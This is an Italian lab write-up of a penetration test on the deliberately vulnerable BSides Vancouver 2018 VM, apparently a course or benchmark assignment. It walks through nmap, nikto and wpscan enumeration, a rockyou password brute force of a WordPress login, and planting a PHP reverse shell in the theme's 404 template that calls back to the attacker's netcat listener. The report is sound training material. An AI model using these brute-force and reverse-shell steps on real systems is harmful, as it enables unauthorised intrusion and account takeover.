

Traccia benchmark M4


Eseguire un **Vulnerability Assessment / Penetration Test** completo sulla macchina virtuale bsides-vancouver-2018 e produrre un **report documentato**.

L'esercizio si divide in due parti: Vulnerability Assessment e Penetration Test. Il Vulnerability Assessment consiste nell'identificare, classificare e analizzare i punti deboli di un sistema, rete, applicazione o dispositivo.


Iniziamo con l'andare a scoprire l'ip di Bsides, per fare questo sono entrato nella root di kali tramite l'icona rossa presente nella barra in alto.



Una volta aperto andiamo ad inserire il comando
“**netdiscover -i eth0**”



Con questo comando vado a scansionare la rete locale con netdiscover



Dopo la scansione, questo è il risultato. Il primo IP appartiene alla macchina Bsides, riconoscibile perché il terzo IP è quello della mia macchina Kali e il secondo è il gateway VirtualBox NAT. Quindi, per esclusione, si può identificare l'IP di Bsides.

Una volta identificato l'indirizzo IP, è possibile procedere con la scansione per determinare quali porte risultano vulnerabili. A tal fine, mediante i permessi di root su Kali Linux, è necessario eseguire il comando appropriato.

“nmap -sV -T4 -O -p- 192.168.56.103”

```
(root@kali)-[~]
# nmap -sV -T4 -O -p- 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-18 08:34 EDT
Nmap scan report for 192.168.56.103
Host is up (0.00100s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 08:00:27:64:09:E4 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.86 seconds
```

Avviando il comando Nmap, inizierà a scansionare l'IP fornito e darà:
Scansione di rete

- **Enumerazione host attivi**
- **Identificazione servizi e versioni**
- **Rilevamento sistemi operativi**

Per una scansione più approfondita, si può aggiungere l'opzione "-A" al comando:

`nmap -sV -T4 -O -p- -A 192.168.56.103`

Questo permetterà di rilevare:

- **OS**
- **Versioni**
- **Traceroute**
- **Script NSE**

```
(root@kali)-[~]
# nmap -sV -T4 -O -p- -A 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-18 08:34 EDT
Nmap scan report for 192.168.56.103
Host is up (0.00105s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to 192.168.56.106
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  At session startup, client count was 2
|_  vsFTPd 2.3.5 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534  65534  4096 Mar 03 2018 public
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_  1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|_  2048 cf:1a:04:el:7b:a3:cd:2b:d1:af:7d:b3:30:ee:a0:9d (RSA)
|_  256 97:es:28:7a:31:ad:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-robots.txt: 1 disallowed entry
|_/_backup_wordpress
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Ubuntu)
MAC Address: 08:00:27:64:09:E4 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 1.03 ms 192.168.56.103

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.46 seconds
```

Attenzione quest'ultimo comando è molto "rumoroso" quindi facilmente rilevabile.

In entrambe le scansioni possiamo vedere che le porte aperte e quindi vulnerabili sono tre, ossia:

Porta 21 (FTP)

- Il server FTP permette il login anonimo
- Questo è un grave rischio di sicurezza, spesso sfruttabile per accedere ai file interni

Porta 80 (http)

- Apache 2.2.22 potrebbe avere vulnerabilità note
- Directory intivituata: /backup_wordpress
- Titolo della pagina web: "Site doesn't have a title" ossia una pagina base o vuota

Porta 22 (SSH)

- Versione del server SSH: OpenSSH 5.9p1 questa è obsoleta e potenzialmente vulnerabile
- Chiavi DSA, RSA, ECDSA elencate

Informazioni OS:

- Sistema operativo: Linux (Kernel 3.x)
- Distribuzione: probabilmente una vecchia versione di Ubuntu o Debian
- MAC Vendor: PCS systemtechnik GmbH
- Hostname non rilevato


Trace route:

- 1 solo hope la macchina target è nella stessa rete locale

Conclusione:

- Sono state identificate 3 porte aperte
- La porta FTP è subito sfruttabile per accesso anonimo
- La porta http può essere attaccata con gostbuster, wpscan o scansione manuale
- Il servizio SSH e Apache sono obsoleti, quindi potenzialmente vulnerabili

Dopo aver visionato le porte vulnerabili inizio col visionare la pagina web, inserendo nalle barra di ricerca l'ip segnalatomi dalla precedente scansione.



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Dopo aver avviato la ricerca, visualizzeremo una pagina web con il messaggio "It works!". Anche se potrebbe sembrare un punto morto, l'analisi effettuata in precedenza indica che

```
80/tcp open  http      Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
```


C'è "robot.txt", ma cos'è ?

È un file un file usato per istruire i motori di ricerca (come Google) su quali directory non indicizzare. Ma per un pentester o Hacker etico, è un ottima fonte di indizi.

In questo caso:

il file contiene almeno una cove vietata ("1 disallowed entry").

Dopo aver visionato questa informazione mi accingo a visionare la pagina web non indicizzata.



E possiamo notare una cosa molto interessante ossia

"user agent: *" :

indica che tutti i bot dei motori di ricerca (Google, Bingbot, ecc...) devono seguire queste regole

"Disallow: /backup_wordpress": ordina di non indicizzare la directory /backup_wordpress

Una volta scoperto questo andiamo a visitare proprio la directory non indicizzata



Deprecated WordPress blog

Just another WordPress site

[Retired] This blog is no longer being maintained

john
March 7, 2018
Leave a comment

A new blog is being set up, all current posts will be migrated.
For any questions, please contact IT administrator John.

RECENT POSTS

- [\[Retired\] This blog is no longer being maintained](#)
- [Hello world!](#)

RECENT COMMENTS

- [Mr WordPress](#) on [Hello world!](#)

ARCHIVES

- [March 2018](#)

Hello world!

admin

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Perfetto, da qui uso il programma su kali “**Nikto**”.

Questo strumento serve per:

- **File/directory vulnerabili o non sicuri**
- **Configurazioni errate (es.server test, directory admin accessibili)**
- **Problemi noti (es. CVE, versioni di Apache vecchie)**
- **File importanti come robots.txt, .htaccess, phpinfo(), ecc...**

una volta avviata e finita la scansione ci troveremo davanti questo:

```
(root@kali) ~/Vancouver
# nikto -h http://192.168.56.103
- Nikto v2.5.0

+ Target IP: 192.168.56.103
+ Target Hostname: 192.168.56.103
+ Target Port: 80
+ Start Time: 2025-06-19 16:24:27 (GMT-4)

+ Server: Apache/2.2.22 (Ubuntu)
+ /: Server may leak inodes via ETags, header found with file /, inode: 2140, size: 177, mtime: Sat Mar 3 14:17:59 2018. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/mis-sing-content-type-header/
+ /backup_wordpress/: Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.26.
+ /backup_wordpress/: Drupal Link header found with value: <backup_wordpress/?rest_route=/>; rel="https://api.w.org/". See: https://www.drupal.org/
+ /robots.txt: Entry '/backup_wordpress/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /wp-config.php: #wp-config.php file found. This file contains the credentials.
+ 8911 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time: 2025-06-19 16:24:47 (GMT-4) (20 seconds)

+ 1 host(s) tested
```

Tramite il comando presente in foto ossia

“nikto -h <http://192.168.56.103>”

Possiamo notare le Vulnerabilità e i problemi rilevanti come:

- **ETags**
 - possono rivelare informazioni su file e inode (id interni) -> rischio di fingerprinting
- **Header di sicurezza mancanti**
 - X-Frame-Options non impostato -> rischio fingerprinting
 - X-Content-Type-Options non impostato -> rischio MIME sniffing
- **Backup di Wordpress accessibile**
 - La cartella /backup_wordpress/ è visibile e potrebbe contenere file sensibili
 - Header x-powered-by: PHP/5.3.10-1ubuntu3.26 -> PHP vecchio e vulnerabile
- **Robots.txt**
 - Contiene la riga Disallow: /backup_wordpress -> indica una directory nascosta da esplorare
- **Versione Apache obsoleta**
 - Apache 2.2.22 è non più supportata: la fine del supporto espone a vulnerabilità note.
- **/index/ -> Directory listing attivo**
 - Permette di vedere i file presenti -> utile per attaccarti
- **/icons/README e/wp-config.php**
 - /wp.config.php contiene credenziali del database
 - /icon/README -> file predefinito non rimosso.

Conclusione:

- Il server usa Software obsoleto e vulnerabile
- Ci sono file di configurazione accessibili
- La cartella backup_wordpress è particolarmente sensibile

- Mancando Header di protezione HTTPS essenziali

Dopo aver effettuato la scansione con nikto, sempre da Kali, vado fare ad effettuare un'ennesima scansione con wpscan

```
(root@kali)-[~/Vancouver]
# wpscan --url http://192.168.56.103/backup_wordpress/ -e u,p

WPSecan®

WordPress Security Scanner by the WPSecan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@WPSecan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.56.103/backup_wordpress/ [192.168.56.103]
[+] Started: Thu Jun 19 17:21:20 2025

[+] Headers
| Interesting Entries:
| - Server: Apache/2.2.22 (Ubuntu)
| - X-Powered-By: PHP/5.3.10-1ubuntu3.26
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.56.103/backup_wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.56.103/backup_wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.56.103/backup_wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.5 identified (Insecure, released on 2016-04-12).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.56.103/backup_wordpress/?feed=rss2, <generator>https://wordpress.org/?v=4.5</generator>
| - http://192.168.56.103/backup_wordpress/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.5</generator>

[+] WordPress theme in use: twentysixteen
| Location: http://192.168.56.103/backup_wordpress/wp-content/themes/twentysixteen/
| Last Updated: 2025-04-15T00:00:00.000Z
| Readme: http://192.168.56.103/backup_wordpress/wp-content/themes/twentysixteen/readme.txt
| [!] The version is out of date, the latest version is 3.5
| Style URL: http://192.168.56.103/backup_wordpress/wp-content/themes/twentysixteen/style.css?ver=4.5
| Style Name: Twenty Sixteen
| Style URI: https://wordpress.org/themes/twentysixteen/
| Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout – the horizontal masthead wi...
| Author: The WordPress team
| Author URI: https://wordpress.org/
| Found By: Css Style In Homepage (Passive Detection)
| Version: 1.2 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.56.103/backup_wordpress/wp-content/themes/twentysixteen/style.css?ver=4.5, Match: 'Version: 1.2'

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:01

[i] User(s) Identified:

[+] john
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| - Rss Generator (Passive Detection)
| - Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| - Login Error Messages (Aggressive Detection)

[+] admin
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| - Rss Generator (Passive Detection)
| - Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| - Login Error Messages (Aggressive Detection)

[!] No WPSecan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

Come possiamo vedere dalle immagini sopra incollare WPScan ha rilevato correttamente alcune informazioni utilissime tra cui:

- Server: Apache/2.2.22 (Ubuntu)
- X-Powered-By: PHP/5.3.10-1ubuntu3.26

Questo indica che il sito gira su una versione molto vecchia di Apache e PHP (possibili vulnerabilità note) Vulnerabilità XML-RPC attiva

- **WPScan ha rilevato:**

XML-RPC seems to be enabled: /xmlrpc.php

Cosa vuol dire:

- **xmlrpc.php permette:**

- Brute-force a password multiple (con attacco XMLRPC multical)
- Pingback DDoS da altri WordPress
- Enumerazione utenti

- Strumento sfruttabile con Metasploit o script Python

È una superficie di attacco comune su WordPress vecchi o mal configurati.

Ma quello che ci interessa di più è la enumerazione utenti.

Il metodo utilizzato è una combinazione di tecniche passive e brute-force.

Gli utenti identificati sono John e admin.

Da qui provo un attacco Brute-Force sempre con WPScan

```
(root@kali)-[~/Vancouver]
# wpscan --url http://192.168.56.103/backup_wordpress/ -U john -P /usr/share/wordlists/rockyou.txt

WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.56.103/backup_wordpress/ [192.168.56.103]
[+] Started: Thu Jun 19 18:13:13 2025
```

Il comando indicato in foto serve a testare su “john” tutte le password presenti nel file rockyou.txt.

```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00

[!] No Config Backups Found.


[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - john / enigma
Trying john / panasonic Time: 00:05:19

[!] Valid Combinations Found:
| Username: john, Password: enigma

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register


[+] Finished: Thu Jun 19 18:18:39 2025
[+] Requests Done: 2688
[+] Cached Requests: 5
[+] Data Sent: 1.409 MB
[+] Data Received: 1.792 MB
[+] Memory used: 295.273 MB
[+] Elapsed time: 00:05:25
```

Finito l'attacco WPScan ci segnala in questo caso che la password combaciante con l'utente john è “enigma”.





Scoperta la password vado subito a testare il login l'indirizzo:

http://192.168.56.103/backup_wordpress/wp-admin



Siamo dentro


una volta dentro non ci resta che fare una reverse shell. Per fare ciò mi tocca andare su “appearance”, “editor” e infine su “404 template”



Templates

404 Template
(404.php)

Dopo aver fatto questo ci ritroveremo davanti il codice php



Twenty Sixteen: 404 Template (404.php)

Select theme to edit: Twenty Sixteen

```
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// .....
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.56.106'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }
}
```

Documentation:


Templates

- 404 Template (404.php)
- Archives (archive.php)
- Comments (comments.php)
- Theme Footer (footer.php)
- Theme Functions (functions.php)
- Theme Header (header.php)
- Image Attachment Template (image.php)
- back-compat.php (inc/back-compat.php)
- customizer.php (inc/customizer.php)
- template-tags.php (inc/template-tags.php)
- Main Index Template (index.php)
- Single Page (page.php)
- Search Results

Non dobbiamo fare altro che modificarla andando ad inserire il nostro ip e la porta sulla quale andremo ad ascoltare. Nell'immagine questo passaggio è già stato svolto, ma i passaggi sono molto semplici:

- Andare a copiare e rimuovere la shell presente
- Andare a creare sul desktop di kali un file php dove incollare ciò che avete copiato in precedenza
- Andare a modificare il file con appunto il vostro ip e la porta sulla quale ascoltare
- Ricopiare il file modificato e incollarlo dov'era in precedenza

Dopo aver fatto i passaggi elencati sopra andate in fondo alla pagina e troverete il tasto **“update file”**



Documentation:

Una volta fatto questo anche il sito vi darà conferma che il file è stato caricato correttamente tramite un messaggio su schermo.

Dopo aver eseguito tutti questi passaggi aprire un altro terminale in kali e inserire questo comando:

```
(root@kali)-[~/Vancouver]
# nc -vlnp 4444
```

[illegible]

pag. 12

[/backup_wordpress/wp-content/themes/twentyseventeen/](http://192.168.56.103/backup_wordpress/wp-content/themes/twentyseventeen/)

Aprirete una nuova pagina internet e andate all'indirizzo:

http://192.168.56.103/backup_wordpress/wp-content/themes/twentyseventeen/

Premuto invio andate sul terminale dove avete messo la macchina kali in ascolto e vedrete il cambiamento

```
(root@kali)~[~/Vancouver]
# nc -vlnp 4444
listening on [any] 4444 ...
connect to [192.168.56.106] from (UNKNOWN) [192.168.56.103] 41048
Linux bsides2018 3.11.0-15-generic #25-precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
10:01:50 up 5:11, 0 users, load average: 0.00, 0.01, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Siamo dentro, abbiamo ottenuto una reverse shell ora non ci resta che cercare i file che ci interessano

```
www-data@bsides2018:/opt$ cd /var
cd /var
www-data@bsides2018:/var$ ls -la
ls -la
total 60
drwxr-xr-x 15 root    root    4096 Mar 7 2018 .
drwxr-xr-x 23 root    root    4096 Mar 3 2018 ..
drwxr-xr-x 2 root    root    4096 Mar 4 2018 backups
drwxr-xr-x 17 root    root    4096 Mar 3 2018 cache
drwxrwxrwt 2 root    whoopsie 4096 Feb 4 2014 crash
drwxr-xr-x 3 root    root    4096 Mar 3 2018 ftp
drwxr-xr-x 2 root    root    4096 Feb 4 2014 games
drwxr-xr-x 60 root    root    4096 Mar 3 2018 lib
drwxrwxr-x 2 root    staff   4096 Apr 19 2012 local
lrwxrwxrwx 1 root    root      9 Mar 7 2018 lock -> /run/lock
drwxr-xr-x 17 root    root    4096 Jun 18 05:10 log
drwxrwxr-x 2 root    mail    4096 Feb 4 2014 mail
drwxr-xr-x 2 root    root    4096 Feb 4 2014 opt
lrwxrwxrwx 1 root    root      4 Mar 7 2018 run -> /run
drwxr-xr-x 8 root    root    4096 Feb 4 2014 spool
drwxrwxrwt 2 root    root    4096 Mar 7 2018 tmp
drwxr-xr-x 3 www-data www-data 4096 Mar 7 2018 www
www-data@bsides2018:/var$ cd backups
cd backups
www-data@bsides2018:/var/backups$ ls -la
ls -la
total 1884
drwxr-xr-x 2 root    root    4096 Mar 4 2018 .
drwxr-xr-x 15 root    root    4096 Mar 7 2018 ..
